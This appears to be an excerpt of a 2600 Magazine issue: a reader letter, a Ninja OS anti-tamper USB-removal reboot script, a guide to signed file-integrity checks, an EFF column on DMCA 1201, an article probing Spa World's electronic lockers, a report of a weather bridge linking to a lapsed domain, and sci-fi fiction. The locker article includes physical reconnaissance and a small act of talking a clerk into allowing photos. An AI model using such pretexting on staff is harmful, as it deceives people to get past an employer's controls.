Firstly, I'd like to explain that when I was younger I had a very stressful learning disability that I didn't fully understand until I hit my late twenties. When I was in school, I had what is now known as ADHD, but that isn't all. Now we know that there are many methods to the madness behind learning. I call it madness because when I was younger, it wasn't hard for me to retain the information, but the things I learned were in little pieces, which can be very frustrating.

Now that I've matured (somewhat), I've learned that learning is not the same as "receiving" the information, but in the application of what you've observed, the *successful* application of what you've observed. I was a hands-on learner with ADHD. Imagine *that* fresh hell. Focusing on one subject was like trying to catch a light brown moth fluttering amongst a swarm of brown moths that were slightly darker. But once I had it in my hand, I was able to keep it in the jar.

Like I said, retaining the information was the easy part, but it had to interest me, and I had to *do* it. But over the years, and after being called "slow" or the "R" word (which pissed me off to no end), I started trying to hack my thoughts. I realized that I only had bits and pieces of information, but my memory was intact. I looked up many subjects regarding different methods of learning and, with what I found and what I later discovered about ADHD, I was able to, without medicine, find out how to focus on things that interested me.

In movies and in the news, people were always talking about hackers and how they were bad, but I realized that you can hack just about anything, and that it isn't wicked or supernatural. Although hacking is mysterious to some, I've come to realize that it's nothing more than reverse engineering something that vexes you, so that you can gain an understanding of how it works, how you can improve it to better your life, or how to even help others. This publication has taught me that if the need is there, a hacker can create a wealth of applicable solutions and, while I'm not saying that my methods of understanding how to focus would be beneficial to others, they've helped me tremendously.

I've also started dabbling in tech, and there aren't any meetings in my area (which is a bum-

mer), but I've found a way to focus my energy and my inability to focus. *Computers!* Although programming and many things can be stressful if you have a deficiency with regards to your attention span, it kind of boxes you in and is the perfect environment because there are always things to learn about the origin of some piece of tech, or an innovative way to simplify or improve it.

I'm a bit of a dummy when it comes to this kind of stuff, but every day I've been presented with challenges, and trying to figure things out can take me hours to days of continuous research, reading, trying (failing), and as frustrating as something may be, it's well worth it when you figure it out. Right now, I'm trying to learn Linux. That started me trying to learn Python, which started me trying to figure out how to block my face from unwanted selfie-bombs (when someone tries to take a selfie with you and you don't want to - yes, that's happened to me - I hate getting my picture taken), which led to me trying to understand how cameras work, which I figured out but then developed a curiosity for digital cameras and their inner workings, knowing that they didn't use the film with photosensitive chemicals on it, then finding out about infrared to block out areas, etc. (That's what it's like in my head constantly.) But with all that, and trying to figure out a way to avoid getting my face in pictures by people I didn't know, I've found not only a solution, but a hobby! My hobby is reading about the evolution of technology and computing systems from the time of punch cards up until now. I'm always in my room reading and trying to learn new things, I'm hardly outside, and the only way you can get a selfie-bomb with me (not saying anyone wants one, but the one time it's happened was more than enough for me) is if you break into my house, run into my room, and do it. (I cover all my camera lenses and disconnected my input audio devices, paranoia - just a bit.)

So I would like to thank 2600 for always keeping up to date and interesting information in their publications, and I will soon be ordering the complete back issue set, as well as keeping up to date with current issues.

### (I don't have a cool nickname) Me

*If we only received one letter this year, this one would make what we do worthwhile. By embracing learning, you've opened up a universe that so many never would have found. The realization that we can play a part in helping people open some of these doors is tremendously empowering to us. Thanks for sharing all of that and we hope to hear more of your many discoveries in the future.*



# Another Solution to the USBKill.py Problem

by Jack D Ripper

As a follow-up to "USBkill - A Program for the Very Paranoid Computer User" (32:4), here is the solution used in Ninja OS, a live operating system designed for USB drives.

What we do is keep a bash script resident in memory that cycles a loop every third of a second and checks that whatever physical device is mounted on /boot (which is always the physical USB stick) remains present. If this is gone, it reboots.

Also included are some anti-tamper features such as trapping the escapes into reboots as well as looking to make sure needed binaries exist.

The script requires a statically copied version of BusyBox with the correct applets copied to tmpfs based /tmp on boot. The BusyBox compile is also responsible for the work of the self-destruct feature. It's also compiled to only have the bare amount of applets needed to reduce complexity and the chance it can be used by an attacker.

The result: simply pull the USB drive and the system reboots with a call to "reboot -f" from a static compiled BusyBox.

```
/usr/share/scripts_drivewatch.sh
-----
#!/bin/bash
. /usr/share/scripts/liveos_boilerplate.sh
#
# Written for Ninja OS by the development team.
# licensed under the GPLv3 http://www.gnu.org/licenses/gpl-3.0.html
#
# This script runs at start up, stays resident and watches for the OS drive to
# be unplugged. If so it shuts the system down.

TICK=".0333"

tamper_reboot(){
    # This function reboots the machine if tampering is found with any of
    # components. We try a few shutdown methods until one sticks
    notify-send "Tampering Detected" "Rebooting..." --icon=software-update
    ➡urgent
    echo "Tampering Detected, Rebooting"
    /tmp/emergency_bin/busybox reboot -f
    /var/emergency_bin/busybox reboot -f
    /usr/bin/reboot -f
    systemctl --force reboot
}

tamper_check(){
    # This function checks if any of the binaries needed for emergency actions
    # are tampered with. busybox is needed for this script, and pv is needed
    ➡for
    # zeroize.
    [ -f /tmp/emergency_bin/busybox ] || tamper_reboot
    [ -f /var/emergency_bin/pv ] || tamper_reboot
}

shutdown_check() {
    # If this script is killed by shutdown, regardless, it will reboot the system
    # Therefore the shutdown command will reboot. The solution is to check for
    # shutdown status before checking for tampering.
    local status_reboot=$(systemctl is-active systemd-reboot.service)
    local status_poweroff=$(systemctl is-active systemd-poweroff.service)
    [ $status_poweroff == "active" ] && poweroff -f
    [ $status_reboot == "active" ] && reboot -f
}

# If someone tries to disrupt the script while running, reboot.
trap "tamper_reboot" 1 2 9 15 17 19 23
```

```
while [ -b $BOOTDEV ];do
    # Every tick we check if the system has been tampered with
    shutdown_check
    tamper_check
    /tmp/emergency_bin/busybox sleep ${TICK}
done

#reboot the system.
/tmp/emergency_bin/busybox reboot -f
```

The important part from /usr/share/script/liveos\_boilerplate.sh:

```
BOOTPART=$(mount |grep /boot |cut -d " " -f 1)
BOOTDEV=${BOOTPART:0:${#BOOTPART}-1}}
```

The important parts from /usr/share/script/parachute.sh:

```
#!/bin/bash
#
# Written for the NinjaOS by the development team.
# licensed under the GPLv3 http://www.gnu.org/licenses/gpl-3.0.html
# Lets make our emergency parachute with our specially compiled stripped down
# version of busybox
mkdir /tmp/emergency_bin
cp /var/emergency_bin/busybox /tmp/emergency_bin/
# This is done at boot time, instead of install time because it puts the file in
# the top AUFS layer which is tmpfs which is in ram, which does not go away with
# the boot media is removed.
chmod 555 /tmp/emergency_bin/busybox

/etc/systemd.system/multi-user.target.wants/emergency_reboot.service
-----
[Unit]
Description=Emergency Parachute

[Service]
Type=simple
ExecStart=/usr/share/scripts/drive_watch.sh
ExecStop=/usr/bin/true
TimeoutStopSec=1
StandardOutput=tty
RemainAfterExit=no

[Install]
WantedBy=multi-user.target

/etc/systemd.system/multi-user.target.wants/parachute.service
-----
[Unit]
Description=Parachute for emergency RAM based shutdown
Before=NetworkManager.service

[Service]
Type=oneshot
ExecStart=-/usr/share/scripts/parachute.sh
TimeoutSec=0
StandardInput=tty
RemainAfterExit=yes
```

The emergency shutdown is one of the key features of Ninja OS. Ninja OS is designed for use with USB flash drives, most of which either come with, or have holes for, small lanyards you can tie around your wrist. Combining this feature with physical security of the lanyard if applied correctly would pull the drive out of the USB socket if the user is physically removed from the console. It's a fairly good deterrent against trying to gain access to data by physical theft.

For future changes in Ninja OS, we have a git repository at <https://gitlab.com/ninjaos/ninjaos>. Our home page is at <http://ninjaos.org> and on IRC we are in the #ninjaos channel on irc.freenode.net.



# Software Validation

by Ben Kenobi

[benkenobi@ruggedinbox.com](mailto:benkenobi@ruggedinbox.com)

pgp fingerprint =

EE5F 99EB E8A8 89AE 1BAF

ED64 C9D6 A901 0E89 A3D8

“...you need tech, because yes there always will be bad actors, but you need policy because policy can always subvert tech. And nothing will be perfect, but I am trying to build a resilient system that is hard to subvert from either direction.” - Bruce Schneier - “NSA Surveillance and What To Do About It”

1. There is no such thing as a perfectly secure computer.

2. There are ways to operate within a reasonably secure environment.

Software validation is a tricky thing. At some point you have to determine an origin of trust. The procedures I have outlined in this article are not here for the purpose of protecting your data. Not directly, anyway.

In the realm of security, one of the most dangerous mentalities is that of assuming you are safe or secure. After this comes the paranoia which could put you at unnecessary risk or, at the very least, forces you to waste your time looking over your shoulder.

## Keep It Simple

Your origin of trust must be simple. A rack of read-only CD media doubles as a source of validation. Keep this core trust-model simple.

## The Operating System

Put your attention on a clean and simple installation, and start from there.

In the spirit of keeping things simple, you will probably want to stick with some flavor of an open source, UNIX-like operating system.

Having the ability to validate all of your static files is a moot point if they can be subverted while running in memory. Enable features that randomize memory allocation, and use XOR'd memory tables. An XOR-style memory table does not allow write and execute permissions to a region of memory at the same time.

The operating system you choose should have some sort of ramdisk kernel, or a method for building one. Do a bit of research and find out. It is strongly recommended you use full disk encryption. This also provides a reasonable level of validation.

Assemble your tools. You will need a program which allows you to create public and private keypairs. You will need a way to create checksums of files, preferably sha256 or even sha512. You will also need to have a way to create listings of files in a directory structure, including nested directories.

## The Tools

You could do all of this with a few UNIX tools including:

- mtrees
- find
- shasum
- sha256
- gnupg
- openssl
- signify

This is not an exhaustive list, and just serves as a jumping point.

While mtrees is the Swiss army knife of directory tree specifications, rsync can also perform



checksum validation for a path of files.

Read the man pages for these commands, and experiment with the options they provide.

## The Files

Select which files are critical to running a trusted operating system. It's a good idea to validate the kernel, /etc, /sbin, /bin, /usr, /usr/X11R6, /usr/lib, and so on. With some tools, there is an option to not go beyond a physical partition or slice. You can create a directory tree specification for each of these paths. However, it's probably best to limit yourself to files which will not change over time. Do not include things like random seeds, many items in /var, cache files, and configuration files in /etc which you regularly modify. Creating false alarms just results in forming a habit of ignoring alarms.

Once you have a listing of your files in a good state, you need to cryptographically sign those lists with something like GnuPG, or some other asynchronous keypair system. Anyone with security experience would suggest that you keep the private key off the system to be validated. It's a great idea to store it on an air-gapped machine. Air-gapped means that it is never connected to any network or other computer. Wi-Fi, Bluetooth, and Ethernet should all be disabled. A USB stick can be reasonably trusted to shuttle data to and from this air-gapped system so long as it does not contain any auto-play or auto-load features.

You could also destroy the private key after signing. You will never need this private key again. If your system has legitimately changed, simply verify the legacy items, generate a new keypair, and create a new file validation structure. Delete that private key, too.

You can leave the public keys on your system for quick verification but you should not consider this a method of ultimate trust. You can implement tools like chflags or chatrr to make these keys virtually impermeable.

To gain ultimate trust in your files, you should validate the public keys themselves, boot from read-only media, and even go so far as to use statically linked tools.

You can validate your public keys by keeping them on read-only media, and by writing them down on a piece of paper.

## Examples

Here's an example of common shell tools doing the labor:

```
find /dir1 -type f -exec sha256 {} ';' >trusted_files.txt
find /dir2 -type f -exec sha256 {} ';' >questionable_files.txt
diff -u trusted_files.txt questionable_files.txt
```

Here's an example using tools available in the default install of OpenBSD:

```
# create your keypair
signify -Gn -c 'signing key' -p signing.pub -s signing.sec
# create yourmtree specification files
mtree -cx -K sha256digest -p /etc |signify -Ses signing.sec -x etc.mtree
➡.sig -m -
# delete the private key
rm -Pf signing.sec
# store the public key in /etc/signify
mv signing.pub /etc/signify
# validate a directory using this file
signify -Vqex etc.mtree.sig -p /etc/signify/signing.pub -m - |mtree -xp
➡ /etc
```

## Advice


Keep in mind the caveat that you have decided to trust your hardware and the operating system itself, or at least the base install of that operating system. From there, it is possible to create a method for restoring implicit trust in your data without having to run everything off a LiveDisk or some other form of read-only media.

Hope this helps.

Email with questions, suggestions, criticisms, and compliments.



# EFFecting Digital Freedom



## DRM Law Keeps Copyright Stuck in the Past

by Elliot Harmon

Copyright law is slow. Whenever you hear about a case of alleged copyright infringement and you think, "Wait, what was illegal about this?" consider that the law is probably many, many years older than the activity it's being used to target. Then it starts to make a little bit more sense.

To see how far copyright is behind reality, look at how it treats DRM (digital rights management), the irritating array of methods that digital content providers use to attempt to restrict their customers' behavior. DRM isn't just an annoyance; thanks to the 1998 Digital Millennium Copyright Act, it's the law. Section 1201 of the DMCA made it illegal to bypass DRM or give others the means of doing so. It doesn't just void the warranty or break the terms of service. It's against the law, and it comes with stiff penalties.

DMCA 1201 does allow members of the public to argue for certain exemptions to the prohibition on circumvention. If granted, those exemptions last for three years - after that, you have to go through the same process of proposing the same exemptions to the U.S. Copyright Office again. But this permission system means that the law will never catch up: you *have* to bypass DRM in order to tinker with a lot of products with built-in software, and *it's that tinkering that can build the case for an exemption*. Having to ask for permission chills innovation.

In 2015, the Electronic Frontier Foundation requested four kinds of DMCA 1201 exemptions - ripping DVDs, Blu-rays, and online video for remix and analysis; preserving abandoned video games; jailbreaking cell phones, tablets, and other portable computing devices; and modifying cars for security research or repair. The Copyright Office granted each exemption, with some strings attached. So in that way, it was a victory. But in a larger sense, the whole ordeal is exasperating. Why are we asking the government for permission to bypass DRM? Why is it illegal in the first place?

For all the bad ideas in U.S. copyright law, there's one very good idea too: fair use. Fair use protects a wide range of completely valid uses of copyrighted work, uses that shouldn't be considered copyright infringement. Certain powerful content owners often try to write off fair use, treating it like a loophole in copyright law or an old-fashioned relic. But without fair use, copyright isn't compatible with the First Amendment.

Fair use can also be a secret weapon against copyright law's lethargy. That's because rather than clearly delineating accepted uses, the law identifies four factors to use as a starting point in determining whether a given use of a work might qualify as fair use: the purpose of your use, the nature of the original work, the amount of the original work used, and the effect of your work on the market for the original.

The cool thing about having a flexible set of factors - rather than more rigidly defined exceptions - is that fair use can grow and change with new technologies instead of getting out of date the moment a law is signed. Case in point: libraries. Although there are specific copyright exceptions on the books for library use, those exceptions haven't kept up very well with new technologies. It's fair use that's saved the day, allowing libraries to digitize materials and optimize them for search. Fair use doesn't build a fence around innovation; it lights the way to new possibilities.

After the DMCA passed in 1998, an argument emerged that would reflect how something had gone very wrong in the copyright balance. Some of the companies suing over DMCA 1201's prohibition on hacking DRM have claimed that the ban applies *even if the reasons why you're doing it would qualify as fair use*. In essence, that Congress passed a law that overrode fair use.

And the stakes are higher than ever. In 1998, when people talked about DRM, they were mainly talking about movies and music. Today, we're talking about video game systems, automobiles, medical devices, and farm equipment. Think of how many everyday products come with software installed on them. Many of those products employ some form of DRM, making it potentially illegal to alter them. We're living in a world where modifying the software on your slow cooker might be illegal.

You can almost forgive Congress for this mess - they didn't know that DRM would soon crawl into every aspect of life. On the other hand, *they helped bring the*

*infestation on*. The DMCA incentivized manufacturers to build DRM into their products, because doing so gave them ammunition to fight people using their products in ways they didn't approve of. Can't compete with unauthorized repair shops? Make them illegal.

I said earlier that U.S. copyright law is slow. There's one thing it's surprisingly nimble at: replicating itself. Through trade agreements, many countries around the world have been coerced into adopting American-style long copyright terms and severe penalties. But those trade agreements don't require fair use provisions, giving many countries the worst of both worlds: strong copyright laws and weak recognitions of users' freedom.

As you read this, the TPP (Trans-Pacific Partnership) could be up for a vote in Congress any day. This deal could make the United States' ban on circumventing DRM the standard for 12 Pacific Rim countries. When bad copyright policy gets written into international agreements, it's sort of the ultimate resignation to languidness: individual countries can pass laws making things *worse* than the agreement requires, but it's difficult to make them better.

The battle over DRM has nothing to do with copyright infringement - let's be honest. DRM hasn't kept a single song, film, or videogame off of the Internet. It's about your right to innovate. It's about your right to customize the software on a product you own, or to keep using it after the manufacturer has gone out of business. It's about your right to know how an automobile works before you get inside it, or how a hearing aid works before it gets inside you. DRM undermines your right to hack. Without that, we've got nothing.

## **SUPPORT THE EFF!**

Your donations make it possible to challenge the evil legislation and freedom restrictions we constantly face.

Details are at <https://supporters.eff.org/donate>.



# Reconnaissance at Spa World


by The Piano Guy

While on a road trip, I ended up stopping in Centreville, Virginia. I didn't know it was Koreatown, but I found out as much when I pulled into a local shopping center and saw "Spa World." Billed as the largest Asian-style spa (jimjilbang) in the United States, it didn't disappoint.



The custom in a jimjilbang is for people to take off their shoes before entering the spa area, get their uniform, go in the locker room, and either change into the uniform (if you want saunas) or stay naked (if you want steam and whirlpools). While in the facility, they want to make sure your possessions aren't stolen and they want to make sure you don't leave without paying (if you eat at the restaurant on premises, as I did) - it isn't like naked people have pockets. Spa World had that covered - electronic lockers. They can't expect that people are going to remember a combination, so they provide clients with an electronic key that was attached to a wrist band. Though it is hard to tell from the picture, the key only has two electrical conductors, and a mechanical pawl which moves the lock if the electronics throw the internal servo and allow the lock mechanism to move.



The key goes in the nondescript hole in the lock, turns, and entry to the shoe locker is available. There are no fancy discernible electronics in the lock hole either. It too has just two conductors.




The locking mechanism isn't anything all that special, but the doors are wired on the inside. More on this later.




A significant sign that is posted indicates that if a client wants to open their shoe locker without leaving the facility that they first have

to check in with the front desk staff. Apparently, once you lock your shoes in the locker, you are “checked in.” They start a clock, and if you stay longer than 12 hours, your charge card is charged automatically for another 12 hour stay, or if you paid cash, your shoes are now held hostage. Same if you eat in their restaurant. (If you go, have the bibim bap it’s really good.)

In the locker room, I was a bit surprised to find a broken locker (not my locker, which worked just fine). This gave me more time to try to understand the product, and do the reconnaissance.




I did check to see if I could find any numbers on the chip, but the top surface of the chip had been marred, so as to make it impossible to read. What I could tell is that the blue and black wires come from the key, and the red and black wires (look for the word Motor on the circuit board) feed the servo motor (see gears lower right) which permits or denies lock movement. There was also a jumper off the back side of the door with a Molex connector, which fed the lights on the bezel for the front of the locker.



The especially odd thing about this was that while the shoe locker was wired, there was no wiring external to the device in the locker room. To my eyes, looking at the circuit board, I didn’t see anything that made me think that there was a wireless component to this unit either. And yet, if a person doesn’t pay, they don’t get into their locker without checking in at the front desk.

There had to be some electronic control. Seeing that there was an engraved printing on the unit, I took a closer photo and figured that the information might help me learn more. That, and I was worried that someone would see me taking pictures and wonder what was going on. Even though I had the ability to physically remove the lock from the locker room, that’s just not right to do.



I took time to eat in their restaurant and had paid cash when I entered; they had no charge card information on me. So, as expected, my shoes were held hostage. I went to go get them, and my key didn’t work. I went to the desk, paid for my food, went back to the locker, and it now worked.

I got to talking to the front desk clerk and told him that I’d like to buy the broken lock. He checked with his manager, who told him that this wouldn’t be allowed.

For grins and giggles, I then told the clerk that I was a writer for *2600 Magazine*, told him it was the “Hacker Quarterly,” and that our readers would love to get information on the really cool technology used with their locker system. I then asked for permission to take a picture of the register. He agreed. I am glad that he didn’t think to ask his manager again.

The pictures I took of the terminal came out badly, but I was able to figure out that it was an AngelPOS AP-1500. Look up [http://www.sisnet.co.kr/Eng/m3/m3\\_sl\\_1\\_t2.asp](http://www.sisnet.co.kr/Eng/m3/m3_sl_1_t2.asp) for much better pictures than I would have been able to take. I was able to get a good picture of the locker key interface to the system. Note that the characters are in Korean, rather than English.



When home, I went to Unikey's website (<http://www.unikey.co.kr/>) and didn't find any marketing pabulum at all. Instead, I simply found the text and links saying "TEST for UNI\_XX Solution," "UniSafeMail Test Site," and "UniKey Javascript obfuscator & encryption." I was able to find their address in South Korea using Google, but that was about it.

I still don't know how the locks in the locker room actually talk to the control panel, or if they even do. If you can get more information on this system, please write a letter or article for 2600, so we all can know.

## *My Local Weather Observations*

**by The Knight Owl**

I discovered a little "weather bug" in my AcuLink Internet Bridge model number 09150TRX the other day when I was trying to work out some network related issues. I saw an unfamiliar IP address in my network map and realized it was my AcuLink Internet Bridge. The bridge uploads weather data from my Personal Weather Station to the Weather Underground Station.

Normally, you don't access the bridge directly, so I wondered what would happen if I did. I typed the bridge's IP address into my web browser, and a "status page" came up that showed all sorts of neat stuff, like firmware version, mac address, battery level, signal strength, and more. But what really caught my eye was the only hyperlinked text on the page (at the top). So, I clicked on it.

When I clicked on that link, I was sent to a domain name that is no longer registered to AcuLink, and is now under someone else's control! I was forwarded to an easily recognizable spam filled (and sometimes malware infected) simulated search engine result page.

I tried to phone it in, but the lady that answered the phone just couldn't understand what I was saying. It seemed like she didn't

want to either. I asked her if there was somebody else I could talk to, and she said no, she was the only one. "You mean, you wrote that code?" I asked.


She just didn't understand it, and people fear what they don't understand. And because of her fear, who knows if - or when - that "weather bug" will be fixed, or what kind of impact it may have on the company. Can they even tell? What if they do their own Domain Name Resolution?

My limited understanding from the quick research that I did seems to indicate that AcuLink has the ability to PUSH a firmware update, so maybe they can PUSH a web page update too? They can fix the problem with the bridge, by updating the bridge's hyperlink. But the domain name will still be out of their control, and so will any other hyperlink with that domain name (if used elsewhere).

It's a very low security risk because most people won't be going out to their Internet bridges via a web browser, but it makes me wonder what the real possibilities with these Internet-ready objects might be. It also serves as a friendly little reminder to remain vigilant to our environment and the ever changing conditions around it.



# THE BEE IN VAN PELT PARK



by Marshall Edwards  
mfe101@gmail.com

Here on the edge of the Hollow, where Van Pelt Park grows out to swallow Iron City's abandoned neighborhoods, no one owns the streets for long. Tonight, I'm hoping for a big score.

My drone entourage checks in from my flanks - all clear. I keep to the rooftops, each leap enhanced by the suit and absorbed by titanium joint implants. I remember PDFaust saying "You'll never get on an airplane again, with those."

He was wrong.

I push off into weightlessness. One foot, then another grabs the lip of the next roof. No skid - the gripping textures I designed work well. A bit too well, maybe, as the landing jars me like a Ferrari at a red light.

Note to self: dial back the grip on the soles by two percent. Increase durability. The engineer in me wants to get started right away, but Iron City needs me tonight.

My head's in Vienna.

PDFaust met me at a little cafe he chose. I was the obvious tourist - \*No, no German\*. Faust fit in a little better: white enough (not a given in Austria, as I'd seen, but it helped), and with six years of language, culture, and breaking in stylish tweed sportscoats. The cafe, modernist and over a century old. The coffee, fantastic. The wifi, unsecure.

No real names, we'd agreed. I was TheeXeriousBee, he was PDFaust. "Xeri!" He smiled, standing to greet me. "Nice to finally meet you in the flesh."

"I'd think you'd be quite familiar with my flesh, from the surgery footage. Certain parts of my retinas, anyway."

He squirmed delightfully. "I can't imagine getting a digital uplink and projector installed in my retina."

I smiled. "Well, my momma gave birth to me, and so did hers, all the way back to Eve. You've gotta accept a little pain for something good."

"Well, I guess someone's gotta do it." PeeDee chuckled. Quietly, he asked, "What do you see?"

I consulted the retinal display. "About twenty unencrypted devices, a couple unsecured wifi networks... and someone's using Tor on an outdated iPhone?"

"That's me." He placed the silver chunk on the homey wood table. "It's my dummy phone. I'm seeing how far I can push it before it dies on me."

"Well, the implants agree. It's a hot mess."

I didn't savor my Americano long. We got to talking about my project, and soon PeeDee was showing me around the Old City.

"Here," he ran up to the sun-bleach brickwork in a quiet alley. "Take a look."

"A painted grate." It was the sort of thing you don't see in Iron City, where nothing's maintained past twenty years anymore. Where new gangster luxury pads and shopping districts go up, and the mills and neighborhoods that made my city great turn to rot.

"Look at the design." He traced the crossed arrows pointing upward, a bold marquis made of negative space. "Each district's grates are a little different. Similar themes with altered designs, depending on the manufacturer and the era. I feel I could look at any grate in the city and know where I was."

I nodded. Behind PeeDee's eyes, the engineer's wheels were turning. "I suppose there's a message here for me, then?"

He awoke from his reverie and sized me up, as if calculating wind-speed for a distant target. "What about your city? If you woke up in some random area of the city with no street signs, no GPS, nothing familiar - how would you know where you are?"

That one's easy. I'd look for the tags.

The maze of warehouses came to a halt, and I looked down on one of the greatest tag walls in Old Rusty. This towering brick wall belonged to Top Ace's flagship steel mill, back before the bust. The faded black ace of spades with yellow and red piping was just visible about three floors up. Above that, smashed-out

narrow windows that let in the draft.

I fire up the visor spectrometer. Databases come alive as dozens of symbols try to make themselves known.

First come the vagrant glyphs. Clear, unadorned, close to the ground. The black marks, older, are freshly painted over with white geometric glyphs. "Keep moving." "Get out fast."

And no wonder. Newly scrawled over forty years of tags, from hasty burners to towering murals, is the sign of Saint's Sinners: a towering red dagger pointing down to mirror a cross, its blade cut by a crimson S.

"Christ." I call my drones to me and give them orders. Speedy whirrs off, scanning the surrounding blocks for Sinner tags.

The suit's enhanced senses tell half the story: the hum of generators, the electricity coursing through the building when the rest of the neighborhood was dark. I sent in Silent to tell me more.

When the shipment of police-bound military gear went missing this afternoon, I saw two options. Either someone in the City Council was pocketing the shipment, or an outsider was making a move. The first was unlikely, since all the City Council players shared their cuts with the to-be-militarized police. Saint made a lot more sense.

Saint had been cutting into rackets all around the city. In four months, he'd moved into pot, designer drugs, copper stripping, basement gambling - anything the big players wouldn't touch or wouldn't miss. If a few of their lesser lieutenants went dark and signed themselves over to Saint, no one complained: no one wanted to lose face with the other syndicates, after all.

Very recently, it seems, the Sinners set up here. Far past the utility shut-off, much too far for anyone to care.

Silent finds its way to an open window up high. The on-board cam picks up nothing but black. Nothing strange on the diagnostics, and yet....

On a hunch, I take control of Silent's task arm. I choose the mini-saw: similar in appearance to the saw you'd see on a pocket multi-tool, but motorized and printed with a durable ceramic of my design. I prod forward, and the black field bends, then breaks with jagged light.

Tar-papered windows, to block hide their activities. They're well prepared.

\*\*\*

:You prepared for this?:

Eight months ago, I get that text.

*PeeDee, you ass.*

:Of course I am. This is me. I'm not ready until I am.:

:You're replacing your joints with titanium enhancements, by yourself, and no one knows where you are:

I grit my teeth and type back,

:We debugged the cerebral controls together, PD. It works. The feed will be up, in case something goes wrong.:

:If you do this, there's no going back.:

*God damn, could you be more trite? Why you why me why now??*

:I know that. See you in post-op.:

Dropping him was right, but it hurt. I thought about that when the sedatives started to wear off and for the next two months whenever the painkillers started to fade. The K-rations and saline kept me nourished and immobile. PDFaust's texts were few and formal. As the bone fused to titanium and muscle networks rewired themselves, we began to joke again.

On the forty-fifth day, I leaped from my roof and landed atop the adjacent apartment complex on the other side of a two lane street. PeeDee gave me a :thumbs up:. My body was fine. Something else was broken.

\*\*\*

I retract the saw and deploy a snaking camera. Three big covered trucks, still loaded and ready to roll out. Two men work to unload the first, and a third directed what will stay and go. On their head, bulky black night vision goggles.

The tip was good - they were meeting the buyer tonight. Not the whole shipment, just a taste.

"That's it," the leader instructs as the others close the trailer. "Let's roll out. Saint is waiting."

Damn. Okay, two approaches: stay here and blow the rest of their load, or follow them and learn who's buying. I opt for the second.

The bangers put the goggles down over their eyes and hop in the truck. No lights. I

follow them to the edge of the neighborhood where oaks and sumacs take over. They roll slow over cracked pavement then turn onto a beaten path through the brush. I take Speedy over the grass and let them take the lead.

I'd mastered roof-to-roof travel. The run, the leap, the impact against the brick or concrete. I even created a super-grip graphite texture modeled after a honeybee's feelers that allow me to recover from too-short jumps. Sheer surface at full impact? No problem.

You envisioning that? Good.

Now imagine how well I'll land in a heaping tangle of brush.

I smash down in a thicket of tall grass and woody invaders. Leg's in a hole. Bruises are instant. Weeds and burs strain all the joints of the suit.

With a *blip*, Speedy checks in. The truck's pulling away from me.

"Fuck it," I say. "It's camouflage now."

\*\*\*

